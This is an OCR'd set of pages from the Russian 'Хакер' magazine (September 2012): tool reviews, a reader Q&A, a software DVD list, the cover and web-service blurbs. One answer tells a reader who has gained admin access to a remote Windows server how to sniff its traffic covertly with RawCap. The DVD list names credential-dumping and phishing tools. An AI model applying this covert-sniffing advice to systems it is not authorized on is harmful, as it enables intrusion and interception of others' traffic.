none_debugs /sys/kernel/debug
```

Как ни странно, но для разбора USB-протокола как нельзя лучше подойдет всеядный Wireshark, способный захватывать поток с интересующей нас шины и представлять его в подходящем для восприятия человека виде.



Прослушивание USB-взаимодействия в Wireshark

3 **SnD Crypto Scanner**

Еще одно дополнение для семейства отладчиков OllyDbg / Immunity Debugger. Распространяется в виде динамической библиотеки, подгружаемой при запуске, после чего запустить плагин можно, выбрав соответствующий пункт в меню «Plugins». Позволяет в один клик выставить точки останова на секции памяти, содержащие найденные сигнатуры. Немаловажно и то, что SnD единственный справился с обнаружением нестандартной индексной таблицы в реализации base64.

4 **Hash & Crypto Detector**

Просто удобный standalode-криптосканер. Позволяет выявлять множество полезных свойств исследуемого файла, среди которых информация об использованном компиляторе, реализованных методах защиты и упаковщиках. Традиционный сигнатурный поиск дополнен функционалом эвристического анализа, что выгодно отличает этот детектор. Приятным бонусом является возможность производить запуск приложения и анализ уже распакованного исполняемого кода.

5 **bfcrypt**

Быстрый криптосканер, распространяемый под лицензией GPLv2. Одно из немногих действительно кроссплатформенных решений для поиска криптосигнатур. Консольный интерфейс чрезвычайно прост — в качестве параметров достаточно предоставить лишь имя исследуемого файла. Ничего лишнего — в лучших традициях принципа KISS, сканер, готовый выручить, в случае необходимости реверсинга в среде, отличной от Windows.

Q При использовании Python в режиме интерактивной командной строки очень не хватает автодополнения по нажатию на <TAB>. Есть ли какие-нибудь решения именно для консоли?

A Python Shell очень удобный инструмент и, как видно из предыдущего вопроса, идеален для быстрого решения задач в несколько строк. Держать в голове все доступные методы и функции, конечно же, невозможно, и каждый раз вызывать help() совсем не круто :-). Повысить интерактивность и скорость работы с интерпретатором нам поможет модуль rlcompleter в связке с readline. Достаточно подключить их и назначить действие автодополнения на нужную клавишу.

```
import rlcompleter
import readline
readline.parse_and_bind("tab: complete")
```

Все, можно, нажав <TAB>, получать список возможных вариантов завершения команды! Чтобы не заморачиваться с подключением модулей, каждый раз открывая новую консоль, можно прописать эти строки в файл инициализации шелла. Для этого в домашней директории создадим файл .pyrc и поместим в него эти строки. А в .bashrc добавим переменную окружения, дающую Python знать, откуда брать команды, исполняемые при запуске.

```
cat >> ~/.bashrc
export PYTHONSTARTUP="~/.pyrc"
```

Любопытно, что с использованием библиотеки readline работает и замечательная утилитка clink (bit.ly/clinkcmd), делающая возможным полноценное использование стандартного Windows-шелла cmd.exe, расширяя интерпретатор автодополнениями и bash-подобными функциями оперирования с историей команд. (Подробнее о подобных инструментах можно прочитать в статье «Жизнь в консоли Windows» в этом номере.)

Q Посоветуйте легковесный файрвол для Windows.

A Межсетевой экран — компонент системы, выбору которого, безусловно, стоит уделять достаточное внимание. В выборе для рабочей станции или домашнего компа я советую остановиться на TinyWall (bit.ly/tinyfirewall). Нетребовательный к ресурсам, он просто выполняет возложенные на него функции — блокирует сетевой трафик согласно гибко настраиваемым правилам. В несколько кликов позволяет переключаться между режимами защиты, поддерживает вайтлистинг по процессам или приложениям. Одно из главных достоинств — TinyWall практически не привлекает к себе внимания пользователя: есть лишь иконка контроллера в системном трее, а постоянные информирующие окна и подсказки отсутствуют. Из дополнительных фич — наличие поддержки IPv6 и мониторинг изменений hosts-файла.

Q Я получил админский доступ к удаленному виндовому серверу. Как наиболее незаметно и без заморочек организовать прослушивание трафика?

A С такой проблемой приходится сталкиваться довольно часто. Однако, к счастью, спецы по сетевой безопасности и компьютерной криминалистике из Netresec написали консольный пакетный сниффер RawCap (bit.ly/rawcap). Мало того что она весит всего 17 килобайт, так еще и не требует абсолютно никаких зависимостей: не надо дополнительно ни библиотек, ни сетевых драйверов типа WinPcap! Просто запускаешь с админскими правами, и после старта тебе будет представлен в удобном виде список всех сетевых интерфейсов, где надо выбрать номер прослушиваемого интерфейса и имя для pcap-файла.

«А что же с этим дампом делать дальше?» — спросишь ты. Но и тут за тебя уже позаботились. Сайт CloudShark.org представляет собой не что иное, как онлайн-версию знаменитого сниффера Wireshark. Загружаешь pcap-файл и анализируешь пакеты в до боли знакомом интерфейсе. К твоим услугам привычные фильтры и инструменты для анализа. Кроме того, все, что ты видишь на экране монитора, будет сохранено в облаке и доступно по постоянной ссылке, как и сам оригинал дампа пакетов.

Q Что можешь посоветовать, когда нужно срочно продиагностировать систему, а нужного софта, как назло, нет под рукой?

A В этом вопросе, без сомнения, Марку Руссиновичу нет равных. Его легендарные утилиты должны быть в аптечке каждого хакера :). Ну а если вдруг у тебя их не оказалось, то ты можешь заюзать их прямо с сайта SysInternals! Просто подключи сетевой диск \\live.sysinternals.com\tools\. Со всеми утилитами можно ознакомиться по ссылке bit.ly/sysintools.

Q Заинтересовался поиском уязвимостей в программах. Где бы взять материалы для экспериментов?

A Ты наверняка уже слышал про дистрибутивы типа Damn Vulnerable Linux, которые созданы специально для того, чтобы их ломать. Однако следует оговориться, что большинство таких сборок основаны на операционной системе Linux и содержат, как правило, слишком тривиальные баги, которые ты вряд ли встретишь в реальной жизни. Чтобы разнообразить кругозор и приноровиться к поиску дыр в популярном софте, который используют миллионы людей ежедневно, советую учиться сразу на этих программах. Прошло то время, когда информацию для обучения приходится искать по крупицам, словно 15 лет назад. В наши дни в Сети можно найти море информации о поиске уязвимостей. Алгоритм простой: найти отчет об уязвимости и распотрошить подопытную программу согласно этому отчету. Результаты своего исследования хакеры обычно выкладывают на сайты, которые представляют собой базу данных эксплойтов. Самыми популярными являются 1337day.com и exploit-db.com. Там ты можешь найти информацию об авторе и его исследовании, ссылки по теме, а самое главное — технические детали уязвимости. Выяснив версию приложения, следует скачать его с официального сайта и начать эксперименты. Очень часто разработчики выкладывают только самую последнюю стабильную версию, тогда на помощь приходят архивы старого софта. Рекомендую oldversion.com и oldapps.com, где можно найти практически любые программы под большинство популярных платформ. Ну и добавим в коллекцию каталог образов виртуальных машин osvirtual.net, куда уже установлены старые версии различных, в том числе экзотических операционных систем.

Q Я много времени провожу за работой в BackTrack Linux, иногда голова просто кипит. Как можно отвлечься, не прекращая свою деятельность?

A Специально для таких случаев разработчики Linux и других входящих в дистрибутив программ подготовили несколько пасхальных яиц. Серьезные парни тоже могут веселиться :). Если ты вдруг ошибешься при вводе пароля, то программа будет стебать тебя :). Например, так:

```
I have been called worse.
Maybe if you used more than
just two fingers...
Listen, burrito brains, I don't have
time to listen to this trash.
```

Для этого отредактируй файл sudoers, добавив в конец строки Defaults слово insults. Выглядит примерно так:

```
Defaults !lecture,tty_
tickets,!fqdn,insults
```


Для редактирования советую использовать не обычный редактор, а visudo, который проверяет синтаксис файла перед сохранением.

Если ты опечатаешься при вводе одной из самых частых команд ls и введешь sl, то на экране проедет паровозик! Иногда требуется самому установить этот пакет:

```
apt-get install sl
```

Почерпнуть знания о зарождении нового мира можно, если в Firefox ввести в адресную строку «about:mozilla». А если этот мир тебя не привлекает, ты можешь увидеть робота с другой планеты, введя «about:robots». Ну а если ты считаешь, что роботы — это неинтересно, то тебя ждет игра Spase Invaders. Для этого в программе Calc из пакета Open Office введи =Game("StarWars").

В общем, разработчики тоже люди и, конечно же, позаботились о том, чтобы наполнить приятными мгновениями твои тяжелые хакерские будни. ⊐⊏



>>WINDOWS
>Development
BinVis
Crack.NET 1.2
Dependency Walker 2.2
Expresso 3.0
HttpWatch 8.4.14
ImmunityDebugger 1.85
jQueryPad
MiniFuzz 1.5.5.0
Parrot 4.6.0
Pencil 1.3
PeStudio 3.69
Scapy 2.2.0
SQLiteStudio 2.0.27
WinAppDbg 1.5

>Misc
Advanced PDF Utilities
AltDrag 0.9
Desk Drive 1.8.5
Deskview
EyeRoller 1.1.4
FilerFrog 2.2.0
Multiplicity 2.0b
PDFill 9.0
Scrybe 0.0.34.1
TaskDock
To-Do DeskList 1.70
Wheel Here 1.4.3
winPenPack 4.2
YoWindow 3.0

>Multimedia
1by1 1.76
Audacity 2.0.1
CamSpace 8.95
FlicFlac 1.01
Format Factory 2.96
FotoMix 9.0
FotoMorph 13.6
Gobbler 0.1.61
music2pc 2.13
RadioZilla 1.1
Songr 1.9.43
TagScanner 5.1.620
VideoInspector 2.3.0.126
WebCamEffects

>Net
Acrylic DNS Proxy 0.9.19
Comodo Free Firewall 5.10
Comodo IceDragon 13.0
Comodo Internet Security
CrossLoop 2.82
FortiClient Lite
ISP Monitor 5.7.5
Lanshark 0.0.2
NetWorx 5.2.3
Outpost Security Suite 7.1.1
SRWare Iron Browser 20.0.1150.0
Wireless Wizard 5.2
Xirrus Wi-Fi Inspector 1.2.1.4
ZamZom 1.0.0

>Security
Browser Forensic Tool
Enhanced Mitigation Experience
Toolkit 3.5
fwknop 2.0.1
Hash Kracker
Hidious 0.1
JavaSnoop 1.1 RC2
OSForensics 1.1.1002
Quarks PwDump 0.2b
Scylla 0.6
sptoolkit 0.60
VirtualKD 2.7
WS-Attacker 1.1
XSSF 2.2

>System
AllOff 4.1
Disk Investigator 1.31
DriverIdentifier 4.1
Install Monitor 1.1
ISOBuddy 1.1.1.3
Partition Wizard 7.5
PrivaZer 1.2.16
Process Hacker 2.28
Quick Cliq 2.0.6
SaBackup 0.9.5.8
TCCLE 13.0
USB Oblivion 1.8.0.0
Windows Surface Scanner 2.20

>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.45.4
Far Manager v2.0
build 1807 x86
Firefox 14.0.1
foobar2000 1.1.13
Google Chrome 21
K-Lite Mega Codec Pack 9.1.0
Miranda IM 0.10.0
Notepad++ 6.1.5
Opera 12.01
PuTTY 0.62
Skype 5.8
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.1
uTorrent 3.2
XnView 1.99 WirelessKeyView
1.5.5

>>UNIX
>>Desktop
AbiWord 2.8.6
Floola 2012r1
Fotoxx 12.08
FreeArc 0.666
Frinika 0.7.1
gLabels 3.0.0
Gramps 3.4.0
keyTouch 2.4.1
Launchy 2.5
LuxRender 1.0RC3
Metromap 0.1.4
PiTiVi 0.15.2
Qmmp 0.6
Sage 5.2
SimpleBurn 1.6.4
soundKonverter 1.6.3

>Devel
Blacktoolkit 1.0.6
Blitzpp 0.10
Brackets 10
Codelite 4.0.5589
Dompdf 0.5.2
Dpkt 1.7
Eclipse 4.2
Google-api-python-client 1.0c2
Groovy 2.0
Javacsv 2.1
Jsvk 3.7.1
Openlayers 2.12
Php-mobile-detect 2.0.9
Prado3 3.2.0
Rockmongo 1.1.2
Taffydb
Ultimate-html5-framework 2.0.1
Webpagetest 2.6

>Net
Autossh 1.4c
Balsa 2.4.12
Bit-Twist 2.0
BitStormLite 0.2q
ClipGrab 3.2.0.7
Dns2tcp 0.5.2
Firefox 14.0.1
Google Chrome 21
Mumble 1.2.3
NetHogs 0.8.0
NOC 0.7.4
Opera 12.01
Rss-Aware 20110501
Sylpheed 3.2
Turpial 1.6.9
Yarssr 0.2.2

>Security
fwknop 2.0.1
Ghost Phisher 1.44
hidious 0.1
JavaSnoop 1.1 RC2
smbexec 1.0.9
Social Engineer Toolkit 3.5.1
sptoolkit 0.60
Stiltwalker 3
VoIP Hopper 2.04
WS-Attacker 1.1
XSSF 2.2

>Server
Apache 2.4.2
BIND 9.9.1
CUPS 1.5.4
DHCP 4.2.4
FlockDB 1.8.5
JBossAS 7.1.2
Lucene 3.6.1
OpenLDAP 2.4.32
OpenSSH 6.0
OpenVPN 2.2.2
Postfix 2.9.4
PostgreSQL 9.1.4
Samba 3.6.6
Sendmail 8.14.5
Squid 3.1.20
Tomcat 7.0.29

>System
Amanda 3.3.2
AMD Catalyst 12.6
Bacula 5.2.10
Barman 1.0
Conky 1.9.0
Grub 2.0
HDFS 1.0.3
Heartbeat 3.0.5
Iat 0.1.7
Linux Kernel 3.4.7
Munin 2.0.4
NetXMS 1.2.2
Nvidia 302.17
Sadms 2.0.15b
Sentinella 0.9.0
Slony-1 2.1.1

>X-distr
Mageia 2

>>MAC
AuroraFox 16.0a2
Chameleon SSD Optimizer 0.9.3
Disco 1.0.3
Google Music Manager 1.0.37.252
JonDoFox
Lion DiskMaker 2.0
MacPorts 2.1.2
NetNewsWire 3.3.1
NetSpot 1.3.366
Phoenix Slides 1.2.7
Plain Clip 2.4.4
SQLEditor 1.7.18
Tunnelblick 3.3b12
Tweetbot 0.6.3
Windows Migration Assistant
1.0.1
xACT 2.19

DVD

№ 09 (164) СЕНТЯБРЬ 2012

ХАКЕР

УСТАНАВЛИВАЕМ LINUX НА СМАРТФОНЕ

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

WWW.XAKEP.RU

09 (164) 2012

САГА О НАДЕЖНЫХ ПАРОЛЯХ

Музей редких прототипов Apple

РЕКОМЕНДОВАННАЯ ЦЕНА: 230 р.

КАК СОЗДАВАЛАСЬ PARALLELS?

SQL-ИНЪЕКЦИИ ЧЕРЕЗ DNS


6 ГЛАВНЫХ КНИГ О КОДИНГЕ

ЖЕЛЕЗНЫЙ ДУРШЛАГ

ЕЩЕ ВЧЕРА УЯЗВИМОСТИ В АППАРАТНОМ ОБЕСПЕЧЕНИИ БЫЛИ ОБЪЕКТОМ ФАНТАЗИЙ. СЕГОДНЯ ЭТО РЕАЛЬНОСТЬ

PUBLISHING FOR ENTHUSIASTS
(game)land hi-fun media
4 607157 100063 12009

WWW2



Постоянно обновляемая база имейлов жертв утечек данных с популярных сервисов

PWNEDLIST

pwnedlist.com

Утечка данных в сервисах вроде Last.fm или Steam многим кажется не таким уж и страшным событием, и пользователи не всегда понимают, что стоит сменить пароль к ящику и включить детализацию счета в банке. Сервис PwnedList предлагает проверить, не затронули ли хакерские атаки неприкосновенность конкретно ваших данных. Для этого достаточно вбить адрес электронной почты, а сервис проверит его по своей базе из почти 25 миллионов записей. Параноики могут быть спокойны — о PwnedList писали такие издания, как Forbes и ZDNet, а значит, это не очередная ловушка. Однако если этого недостаточно, имейл можно передать в виде хеша SHA-512 (воспользовавшись, например, вот этим калькулятором: hash.online-convert.com). Также сервис предлагает зарегистрированным пользователям уведомления о попадании в базу, обновляемую после каждой новой атаки.



Удобный веб-сервис для прототипирования интерфейсов приложений и веб-сайтов

MOQUPS

moqups.com

С каждым днем появляется все больше сервисов и приложений для прототипирования, позволяющих быстро набросать эскиз предполагаемого экрана приложения или веб-сервиса. Как известно, картинка лучше тысячи слов, и лучше, чтобы она была сделана не ручкой на салфетке. Бесплатный сервис Moqups позволяет создавать эскиз интерфейса сайта, приложения или даже программы для iPhone и получить картинку в PDF или PNG, которую можно показать заказчику или коллеге-фронтендщику. В наборе есть все модные элементы, включая «хлебные крошки» и «риббоны», а зарегистрированные пользователи могут добавлять собственные элементы. Объекты на рисунке легко привязываются к схеме, группируются и организуются в слои. При этом среда позволяет сделать эскиз всех экранов интерфейса, обозначив переходы между ними.




Веб-сервис, конвертирующий PSD-макеты сайта в HTML-код

MARKUPWAND

markupwand.com

Общение дизайнеров и верстальщиков — сложный процесс, полный конфликтов и взаимных упреков. Конечная цель этого диалога — превращение PSD-макета в готовый код, и, чтобы добиться этого, хороши любые методы. Верстальщики, желающие немного упростить себе жизнь, могут воспользоваться сервисом Markupwand. Он автоматически сконвертирует файл PSD в аккуратный код, с которым уже можно будет работать. При этом получается чистый и валидный HTML и CSS, оформленный и сконвертированный при помощи связки SASS и Compass, — это повышает читаемость. Конечно, все это не может избавить от ручной работы, но тогда верстальщики не были бы нужны, верно? А дизайнерам стоит ознакомиться с правилами хорошего тона при подготовке PSD-макета (ilovepsd.ru).



SSH-клиент в виде расширения для Google Chrome

SECURE SHELL

goo.gl/JMWpb

Secure Shell — расширение для Google Chrome, разработанное самой компанией, которое позволяет подключаться по SSH к удаленной машине прямо из вкладки браузера. Плагин представляет собой портированный OpenSSH и терминал hterm (все благодаря технологии Native Client), поэтому работает быстро и стабильно. Недостатком является то, что настройки доступны только через консоль JavaScript в самом Chrome (подробнее — в инструкции от разработчиков goo.gl/m6Nj8). С другой стороны, это удобное решение «на всякий случай», позволяющее подключиться к своему серверу из любого места, где есть доступ к Сети. Не хватает полноценного «брелока» для хранения информации о хостах и ключах, но адреса серверов можно сохранять в виде закладок браузера и синхронизировать между машинами пользователя.


ОТКРЫТЬ «МУЖСКУЮ КАРТУ» СТОИТ, ДЛЯ ТОГО ЧТОБЫ
Альфа-Банк
МУЖСКАЯ КАРТА
4321 4321 4321 4321
00/00
NAME
CARDHOLDER
VISA
Получать скидки в барах, ресторанах и магазинах твоего города
Участвовать в акциях и посещать закрытые мероприятия для держателей «Мужской Карты»
Управлять своими счетами, используя систему интернет-банка «Альфа-Клик»
Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:
8 (495) 788-88-78 в Москве | 8-800-2000-000 в регионах России (звонок бесплатный)
MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ
Альфа-Банк
(game)land